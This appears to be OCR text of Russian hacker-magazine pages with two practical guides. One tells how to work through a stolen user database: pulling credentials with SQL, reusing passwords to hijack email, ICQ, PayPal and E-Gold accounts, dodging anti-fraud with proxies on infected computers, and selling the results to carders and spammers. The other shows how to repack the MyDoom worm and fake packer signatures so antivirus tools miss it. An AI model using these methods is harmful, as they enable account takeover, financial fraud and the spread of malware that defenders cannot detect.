
С появлением этого рокового DoS'ера хакеры начнут валить многие серверы на ядре 2.6.7. Чтобы этого не произошло, своевременно обнови кернел и почитывай багтрак. Кто знает, может, и в новых ядрах затаился подобный баг...

GREETS:

Поблагодарим взломщика felix_zhou (felix_zhou@hotmail.com) за интересный эксплойт.

В багтраке очень немного информации

Докучаев Дмитрий aka Forb (forb@real.xakep.ru)



СКАЧАЙ И ОБРАБОТАЙ!

Парадоксально, но факт: многие взломщики способны найти баг, проникнуть на сервер, утащить базу с важными данными, а затем удалить ее с винта. И все потому, что интересующая инфа была зашифрована каким-то элементарным алгоритмом или горе-хакер просто не сумел отыскать что-то ценное в горе мусора. Но есть и более продвинутые взломщики. Они тщательно анализируют полученную инфу и вытягивают оттуда море полезный инфы.

ХАКЕРСКИЙ АНАЛИЗ БАЗ ДАННЫХ

Такая ситуация: хакер украл базу данных со всеми пользователями какого-то раскрученного сервиса. Что теперь он может с ней сделать, что полезного может с этого поднять? Оказывается, при определенных навыках становится возможным даже из никчемных данных извлекать весомую выгоду, которая иногда измеряется в шестизначных уинах, тысячах долларов или ящиках пива Guinness.

ПОВЕРХНОСТНЫЙ АНАЛИЗ


Предположим, что у хакера имеется одна большая таблица. Пусть в ней расположены аккаунты к крупному сервису в следующем виде: userid, login, password, e-mail. Что можно сделать с такими, казалось бы, однообразными данными? Самая первая маза, которая приходит в голову, - это банально продать БД заинтересованному человеку, который будет использовать аккаунты по назначению. Это верный ход, однако не буду спешить: в конце концов, продать инфу хакер всегда успеет. Первое, что надо сделать, - скормить таблицу своему серверу БД - mysql или pgsql. Этим действием взломщик облегчит собственную жизнь, потому как сможет без геморроя сортировать и выбирать нужные данные, выводя их на экран либо в отдельный файл. Предположу, что все данные находятся в файле users.sql, а именно так и бывает в большинстве случаев. Выполняю команду mysql -u user -p password < ./users.sql и жду, пока все данные импортируются в БД. Когда процесс завершится, можно приступать к первому этапу обработки информации.

```
CREATE TABLE users (
  id int(11) NOT NULL auto_increment,
  f_name varchar(50) NOT NULL default '',
  l_name varchar(50) NOT NULL default '',
  email varchar(50) NOT NULL default '',
  login varchar(50) NOT NULL default '',
  pass varchar(50) NOT NULL default '',
  status tinyint(4) NOT NULL default '0',
  city varchar(50) NOT NULL default '',
  region varchar(50) NOT NULL default '',
  gender tinyint(4) NOT NULL default '0',
  age varchar(10) NOT NULL default '',
  day datetime NOT NULL default '0000-00-00 00:00:00',
  day_ver int(11) default NULL,
  kod varchar(32) default NULL,
  ip varchar(15) default NULL,
  project varchar(15) NOT NULL default '',
  homedir varchar(100) default NULL,
  PRIMARY KEY  (id),
  UNIQUE KEY email (email),
  UNIQUE KEY login (login),
  UNIQUE KEY kod (kod),
  UNIQUE KEY users_homedir (homedir),
```

Сырой и необработанный дамп

В первую очередь от меня требуется отделить самые важные поля от остальных. Это существенно упростит процесс анализа и уменьшит объем данных. Если я выполню запрос desc users, то будут показаны все поля таблицы users. Я должен выделить для себя самые главные и запомнить их названия. В моем примере это будут три последние записи: login, password и email.

Теперь командую: select login, password, email from users into outfile 'users.txt'. Если у меня свежая версия mysql, то команда выполнится без проблем, а извлеченные данные расположатся в отдельном файле users.txt. Открываю его и смотрю на содержимое документа. Вероятно, я увижу в нем много левых данных, это особенно касается мыльников. Выбираю для себя некорректные e-mail адреса (попсовые мылы на hotmail.com, yahoo.com и адреса, расположенные на самом хостинге). Теперь видоизменяю запрос SQL и вывожу дан-



Сохраняем часть базы в отдельный файл

Вообще-то читать чужие письма нехорошо

> Есть вероятность, что пароль к взломанному сервису совпадет с почтовым.

ные, исключая левые мыльники. Первый этап обработки можно считать наполовину завершенным.

Сложнее обстоят дела с паролями. Здесь нужно использовать собственный опыт. От себя могу сказать, что если встречается пароль вида qwerty или password, то можно смело игнорировать эту строку - она не принесет никаких результатов. Разумеется, что делать выборку через SQL только корректных паролей слишком сложно, поэтому эту процедуру можно опустить.

ПОЧТОВАЯ АТАКА

Теперь второй этап - обработка данных. Он заключается в хищении почтовых аккаунтов. Я говорил про сложные пароли. Есть вероятность, что пароль к взломанному сервису совпадет с почтовым. Все потому, что многие люди, особенно иностранцы, не привыкли запоминать несколько паролей - им достаточно юзать всего один.

Второй этап анализа очень трудоемок и требует много времени и терпения. Для подбора аккаунтов надо вооружиться консолью на забугорном шелле.

Начинаю двигаться от самой первой записи. Допустим, она выглядит так: john john@kewlmail.com AtE4#sW. Это самый идеальный вариант, поскольку пароль достаточно сложен, а логин совпадает с почтовой учетной записью. Не спешу коннектиться на 110 порт хоста kewlmail.com, возможно, это не принесет желаемых результатов. Лучше выполню команду host -t mx kewlmail.com, которая подскажет адрес, где расположен SMTP/POP3-сервер. Вот там можно испытать свое счастье. Если коннект разрешен, баннер показывается как надо, то мне наполовину повезло. Можно попробовать представиться Джоном. Если сервис сказал, что пароль неверен, то аутентифицируюсь полным именем в виде user@domain, такие логины часто встречаются. В случае когда и эта попытка оказывается безуспешной, перехожу к следующей записи.

Порой случается, что файрвол не дает прицепиться к 110 порту, либо этот порт вообще не прослушивается. Тогда пробую зайти на web по ip-адресу. Возможно, там я найду ссылку на webmail, через которую смогу залогиниться в почтовой системе. Такое часто бывает, яркий пример - сервис hotmail.com.

Допустим, что я успешно вошел в систему. Моему взору предстали 400 новых сообщений. Основная ошибка хакера заключается в том, что на радостях он тут же создает новый почтовый ящик в почтовом клиенте и стягивает все письма. Так делать, мягко говоря, нельзя. Для того чтобы хозяин ящика спал спокойно, необходимо заюзать анонимный проксик, через который и знакомиться с корреспонденцией. Однако, как отметил мудрый Олег (X #10, 70 стр.), «не все проксики одинаково полезные» :). Может получиться так, что весь трафик прослушивается, либо прокся не такая уж и анонимная. В связи с этим я использую замечательную программу bouncer (www.securitylab.ru/tools/_services/download/?ID=32558). В силу своей кроссплатформенности софтина может быть запущена как под unix, так и под Win32. Используя хак-тулзу на забугорном шелле, я абсолютно уверен в своей безопасности. Чтобы заценить все письма богатого хозяина, нужно запустить bouncer с параметрами --destination pop3.server.gov --port 33333, а затем прописать в свойствах ящика адрес машины с запущенным соксом в соответствующем поле. Теперь можно снимать почту. Только лучше это делать через менеджер сообщений, чтобы отфильтровывать спам и оставлять копии на сервере.

Может появиться следующий вопрос: «Ну и на кой хрен все эти письма?». Ответ: часто в иностранной переписке встречаются интересные сообщения, гласящие, например, о том, что хозяин ящика зарегистрирован на каком-нибудь платном хостинге, сервисе или партнерском проекте. Даже если в теле письма не окажется пароля, его всегда можно отослать на почту в соответствующем разделе web-проекта. Например, при изучении одной интересной базы я увел три аккаунта с общеизвестного clickatell.com и долго слал SMS'ки на халяву :).

ПИОНЕРСТВО ШЕСТИЗНАКОВ

В течение бессонной ночи я перебирал огромную базу, нарыл множество валидных e-mail-аккаунтов и несколько учетных записей к различным сервисам. Но и этого оказалось мало. Кроме увода почтовых ящиков, можно довольно лихо тырить шестизначные уины. Основная масса клиентов крупных порталов - американцы, а это значит, что добрая половина из них юзает ICQ. Среди этой половины

Весьма интересная информация :)

Порождение безопасного туннеля


Пробиваем мыльник по базе

найдется четверть ламеров, использующих общий пароль на все сервисы одновременно. От меня лишь требуется найти этих ламерикосов и протестить их пароли.


В моем хакерском арсенале присутствует программа ICQ Password Changer (www.web-hack.ru/download/download.php?go=34). С ее помощью хакер может оперативно менять пароль на определенном уине. В качестве поисковой программы используется сервис WhitePages (www.icq.com/whitepages/). В первую очередь, пробиваются по базе мыльники, которые хакеру удалось увести. Если они выступают в качестве Primary адреса, то можно просто выслать на почту пароль - и UIN угнан. После этой нехитрой операции можно пробить адреса, не поддавшиеся взлому. Часто случается так, что пароль не опознается pop3-сервером, но очень легко переваривается ICQ. С помощью такой ICQ-атаки я увел с десяток красивых шестизнаков и три элитных семизнака.

Минусы такой атаки. Во-первых, спертый UIN может быть легко возвращен владельцем (если хозяин не пробитый ламер, он просто вышлет пароль себе на почту). Во-вторых, вредные белые страницы лимитируют количество запросов в единицу времени. В связи с этим хакеры обзаводятся прокси-листами и используют их по мере необходимости.


ГРЕБЕЖКА ДЕНЕГ

Помимо увода ящиков и асек, существуют и другие, более нужные сервисы. Например, с помощью какого-то пароля можно завладеть десятками тысяч зеленых президентов? Это вполне реально, хотя и весьма рискованно.

Не исключено, что перевод денег ничем хорошим не закончится, а хакера упекут за



Подбираем пароль к красивому уину



Удачно подобранный аккаунт. Правда, мелочный он какой-то

Помимо увода ящиков и асек, существуют и другие, более нужные сервисы.

решетку на несколько лет. Так что это стремноватый путь, поэтому не советую становиться на кривую дорожку. А вообще некоторые горячие парни без головы творят страшные штуки.

Я говорю про увод PayPal и EGold-аккаунтов. Очень часто богатые америкосы заводят себе аккаунты на этих сервисах, и не исключено, что пароль, расположенный в БД, совпадет с пассвордом на секурный сервис.

Но тут не так все просто, как кажется в первый момент. Есть один нюанс, который быстро охладит пыл любого. Американские денежные сервисы снабжены автоматическим контролем (антифраудом) над хакерами. Если вдруг система обнаружит успешный логин американца с русского IP-адреса, его аккаунт сразу же заблокируют (обычно через несколько часов). В случае захода с паленой прокси (в системе существует свой блэк-лист) учетная запись также будет залочена. То есть, чтобы наверняка не запалить свою задницу, приходится юзать проксик из страны, где живет хозяин аккаунта. А еще лучше - из того же штата, тогда успех обеспечен.

Возникает вопрос: «Где взять такой проксик?». Услуга предоставления анонимности называется прокси-сервисом (http://proxy.lib.berkeley.edu/faq.html). Стоит подобное удовольствие от 30 WMZ в месяц, но, заплатив, хакер получает неограниченный доступ к проксику практически из любого штата. Причем ip-адрес не будет фигурировать в блэк-листе, поскольку прокся находится на зараженных иностранных компьютерах.

Как только взломщик получает доступ к прокси-сервису, он может уже без проблем сканить PayPal и EGold-аккаунты. Теперь, меняя каждый раз прокси-сервер, он пытается залогиниться под разными учетными записями, и рано или поздно удача улыбается ему и сетевой партизан получает доступ к аккаунту.

Правда, unverified (или, по-русски, не имеющий аттестата) аккаунт нафиг никому не нужен. Если же посчастливилось отыскать пароль на аттестованный логин с $30 000 балансом, то его можно легко продать за большие деньги. Здесь необязательно иметь связи с кардерами, достаточно кинуть предложение на раскрученный форум, и таким хакером обязательно заинтересуются. Если не кардеры, то хотя бы работники ФСБ :).

Если добытый аккаунт внезапно залочили (при аутентификации попросят ввести банковский счет или номер кредитной карты), то причины могут быть следующими: либо проксик не такой уж и анонимный, как кажется на первый взгляд, либо браузер выдает местоположение хакера (поля UserAgent и Accept следует поменять в первую очередь).

ЕСЛИ НИЧЕГО НЕ ПОМОГЛО

Бывает, что хакер скачал никчемную базу, в которой фигурируют учетные записи бедных африканских студентов, не имеющих красивых асек и интересных почтовых ящиков, не говоря уже о PayPal-аккаунтах. В этом случае можно реализовать добытое добро в качестве спамлиста. Действительно, если в базе более миллиона мыльников (пусть и не таких красивых, как хочется), их можно вывести в отдельный файл и толкнуть за кругленькую сумму. Уверен, что спамеры не пропустят такого важного клиента.

Бывает, что пароли клиентов зашифрованы алгоритмом MD5. Даже при таком раскладе совсем необязательно удалять базу. Порой сервис принимает пассворд как в чистом, так и в зашифрованном виде. Стоит проверить эту фичу на ресурсе, которому принадлежит БД, и если моя гипотеза верна, можно продать дамп за большие деньги.

Такие вот мысли. И их надо воспринимать только как информацию, а не как руководство к действию. Закон... Он ведь все-таки существует и действует :).

С Новым годом!



A.M.D.F. (amdf@front.ru)

TROYAN В УПАКОВКЕ


Наверное, не секрет, что почти все публичные трояны, которые можно найти в Сети, давно уже занесены в базы антивирусов и их распространение - проблематичная задача. Но практически любую заразу можно довольно легко замаскировать под обычное приложение, после чего ни один даже самый навороченный антивирус не обнаружит подставу.

МАСКИРОВКА ВРЕДОНОСНОГО КОДА

ОБНАРУЖЕНИЕ

Для начала неплохо было бы разобраться с тем, как, собственно, антивирусные программы отличают зараженные файлы и трояны от обыкновенных бинарников. Я не буду вникать в тонкости этого процесса, а расскажу лишь в общих чертах. У каждого антивируса в обновляемой базе хранятся специальные записи, по которым можно запалить трояна или вирус. Такие записи называются сигнатурами. Сигнатурой может быть некая последовательность байт, характерная для данного вируса, контрольная сумма или еще какой-то характерный признак. Для сложных вирусов, которые не имеют постоянных сигнатур, изобретаются иные методы обнаружения. Антивирус берет файл и начинает искать в нем сигнатуры из своих баз. Если сигнатура обнаружена, то антивирус радостно сообщает пользователю, что данная программа - опаснейший троян. Нужно сделать так, чтобы узнаваемой сигнатуры в файле попросту не было. В этом случае антивирус дополнительно проверяет файл эвристическим анализатором. Алгоритм зависит от конкретного антивируса, а в некоторых эвристика и вовсе нет. Эвристик - штука темная, срабатывает, в основном, на вирусы, написанные на ассемблере, поэтому, скорее всего, антивирус ничего не обнаружит и пойдет дальше по своим делам. Как же убрать эту сигнатуру? Практика показывает, что это не так уж и сложно.

Среди троянописателей и вирмейкеров принято паковать свои творения специальными упаковщиками EXE-файлов. Плюсов от этого немало: например, червяк становится меньше в размерах, а значит, за то же время может разослать больше своих копий и его присутствие становится менее заметным для пользователя. Трояны тоже пакуют, так как они по своей природе должны быть маленькими и незаметными.




Вирус Mydoom давно внесен в антивирусные базы

ЧЕРТИК В КОРОБОЧКЕ

Что же представляет собой упакованный exe-файл? Это PE-заголовок, небольшой загрузчик и прикрепленные сжатые данные исходного файла. Эти данные могут быть дополнительно зашифрованы. При запуске управление передается загрузчику, который распаковывает эти данные прямо во время выполнения и передает управление коду самой программы. С точки зрения пользователя никаких отличий нет - программа точно так же запускается и работает как обычно.

Упаковщиков довольно много. Все они используют разные алгоритмы сжатия и шифрования и разные загрузчики. Антивирусу довольно сложно понять, что скрывается в упакованном файле. Он должен анализировать непосредственно код программы, а код в упакованном файле - это лишь код загрузчика. Для анализа кода его нужно предварительно распаковать. Для этого антивирус должен знать, прежде всего, чем упакован файл, и применить соответствующий алгоритм. Для каждого из упаковщиков необходим свой специальный алгоритм, а то и несколько сразу, так как некоторые программы поддерживают несколько разных способов упаковки. Если антивирус верно определил, чем упакован файл, и если он поддерживает данный алгоритм


Упаковщик UPX можно определить на глаз

распаковки, то успешно извлечет из файла код программы и проверит его. У антивируса начинаются проблемы в том случае, когда тип упаковщика ему неизвестен. Антивирусы умеют вскрывать файлы, сжатые большинством популярных упаковщиков.

Для того чтобы попавший в базу троян или вирус перестал определяться антивирусом, необходимо либо упаковать его заново неизвестным антивирусу упаковщиком, либо затруднить или сделать невозможным определение того, чем сжат файл.

УПАКОВКА

Для опытов я взял давно присутствующий во всех антивирусных базах вирус MyDoom.e. Для проверки я использовал два антивируса, которые нашлись у меня на компьютере, - Kaspersky Anti-Virus 4.5 и Norton Anti-Virus 2002. Данный экземпляр MyDoom запакован UPX'ом - довольно известным и распространенным упаковщиком. Я определил это по названиям секций в PE-заголовке файла (UPX0 и UPX1), а также по присутствующей там строчке «1.24 UPX». Распаковать UPX не составляет труда - это позволяет делать и сама утилита upx.exe, стоит только указать ключ -d. Практически все антивирусы умеют делать это, так как разработчики UPX активно сотрудничают с компаниями, занимающимися разработками в сфере сетевой безопасности, о чем прямо упоминается в лицензии программы. На самом деле распаковать файл бывает непросто. Не все программы для сжатия исполняемых файлов поддерживают распаковку. Приходится искать в интернете специальные распаковщики, которые далеко не всегда работают корректно.

После распаковки файл, конечно же, тоже определяется антивирусом. Теперь необходимо запаковать файл таким упаковщиком, который был бы ему неизвестен. Упаковщиков в инете действительно много, и есть из чего выбрать. Для опытов я выбрал PECompact2. Этот упаковщик замечателен тем, что дает на выбор пять разных вариантов сжатия и два загрузчика. Различные способы сжатия реализованы в виде кодеков.


Я взял распакованный файл и попытался сжать его заново. Были выбраны следующие настройки упаковщика: наивысший уровень компрессии, кодек для сжатия - LZMA SDK Codec, загрузчик - стандартный. Я выбрал именно LZMA, так как именно этот алгоритм дает наименьший размер итогового файла. Высокий коэффициент сжатия достигается за счет использования того же самого алгоритма сжатия, что используется в архиваторе 7zip. По размеру сжатых файлов 7zip, как известно, иногда обгоняет даже RAR. Вирус успешно сжался. Затем я проверил получившийся сжатый файл антивирусными программами AVP и NAV. Оба антивируса показали, что файл чист! Это говорит о том, что используемый кодек сжатия им неизвестен и ничего подозрительного в этом файле антивирусы не углядели.


После сжатия необходимо проверить вирус или троян на работоспособность, а то может получиться так, что на компьютере-жертве он просто вылетит с ошибкой. Такое иногда случается со сжатыми файлами. Разумеется, за-

Для опытов я взял давно присутствующий во всех антивирусных базах вирус MyDoom.e.

ОВЕРЛЕИ

Некоторые программы дописывают в свое тело некоторое количество дополнительных данных, о которых нет данных в PE-заголовке, - оверлеи (overlays). При сжатии такого файла эти данные могут быть утеряны. Оверлеи могут хранить нужную для работы программы информацию, поэтому терять их не стоит. Во многих упаковщиках предусмотрена функция сохранения оверлеев. Например, в UPX это ключ --overlay=copy. Насколько корректно упаковщик работает с оверлеями, можно проверить, попробовав сжать флеш-мультик, который представляет из себя не что иное, как Flash Player с прикрепленной флешкой. Если запаковать его без сохранения оверлея, то после запуска ты увидишь лишь пустое окно, так как мультик не сохранится.


Эти настройки я использовал при сжатии



Norton не в силах обнаружить инфекцию


пускать вирус на своем компе, чтобы проверить, работает ли он, я не стал. Для проверки можно просто взять несколько других программ, сжать их с теми же параметрами и проверить, не возникают ли в них ошибки. Если все программы заработали, то и с Трояном, скорее всего, ничего не случится.

МАСКИРОВКА

Для повышения защиты от детектирования антивирусом нужно применить дополнительные меры по маскировке. Можно вообще не переупаковывать файл, а попытаться скрыть от антивируса информацию о том, чем на самом деле бинарник сжат. Допустим, вирус сжат обычным UPX. Если антивирус не будет об этом знать, то не сможет найти подходящий способ распаковки. Защитить программу от определения типа компилятора и упаковщика, использованного для ее создания, позволяет модификация точки входа. Эту процедуру можно выполнить с помощью специальных утилит, таких как, например, HidePE. С помощью этой программы можно сделать так, чтобы файлы, упакованные, например, с помощью UPX, определялись как упакованные ASProtect или VBOX. После обработки этой программой вируса Mydoom.e ни Kaspersky, ни Norton не смогли его определить. От разработчиков HidePE доступна еще одна подобная программа - StealthPE. Она отличается более богатым набором инструментов для скрытия информации о типе упаковщика. Среди таких программ от других разработчиков следует упомянуть о DotFix FakeSigner, которая предлагает на выбор более 200 различных сигнатур компиляторов и упаковщиков для внедрения в программу.



Помни, что любые действия по распространению вредоносных программ караются Уголовным кодексом РФ. Не следует нарушать законы страны, в которой ты живешь.



На нашем диске, как всегда, ты найдешь весь упомянутый в статье софт.



Интерфейс HidePE

Если антивирус не будет об этом знать, то не сможет найти подходящий способ распаковки.

ВОЗМОЖНЫЕ ПРОБЛЕМЫ

В реальной ситуации с распаковкой и упаковкой программ может возникнуть куча проблем. Например, есть троян, но неизвестно, чем он упакован. Можно попытаться использовать одну из специальных утилит, например PEiDentfier или PE Sniffer из PE Tools. Если эти программы не дали тебе необходимой информации, тогда можно попытаться определить на глаз. Разработчики упаковщиков любят вставлять названия своих программ в обработанные файлы. Так что если в начале файла найден заголовок «FSG», то, скорее всего это файл, сжатый именно FSG. Допустим, известно, чем упакован файл, но этот упаковщик не поддерживает распаковку. Можно не беспокоиться, умные люди наверняка давно написали распаковщик именно для этой программы. Как говорит разработчик UPX: «Just do a web-search on "unpackers"». Любой алгоритм упаковки можно сломать, просто некоторые алгоритмы ломаются на лету, а некоторые требуют специального подхода и недюжинных знаний в программировании на ассемблере.

ЧТО В ИТОГЕ

Что можно сделать с помощью этих несложных процедур? Много чего. Спровоцировать новую вирусную эпидемию, взяв известный вирус и наделав из него пять новых разновидностей. Поставить троян на машину человека, который может хоть каждый день сканировать свой жесткий диск антивирусным сканером и ничего не обнаруживать. Всеми этими способами успешно пользуются разработчики программного обеспечения для защиты своих творений от взлома. Крэки все равно рано или поздно появляются, но хорошая защита исполняемого файла может как минимум задержать этот процесс. На пару деньков. Не проспи Новый год, удачи! :)

НУЖНЫЙ СОФТ

Если интересно повторить мой эксперимент, то потребуется софт, который я упоминал в этой статье:

HidePE, StealthPE http://bgcorp.narod.ru
DotFix FakeSigner www.dotfix.com
UPX 1.90w http://upx.sf.net
FSG 2.0 www.xtreeme.prv.pl
PE Compact 2.10 www.bitsum.com
PE Tools/PE Sniffer www.uinc.ru

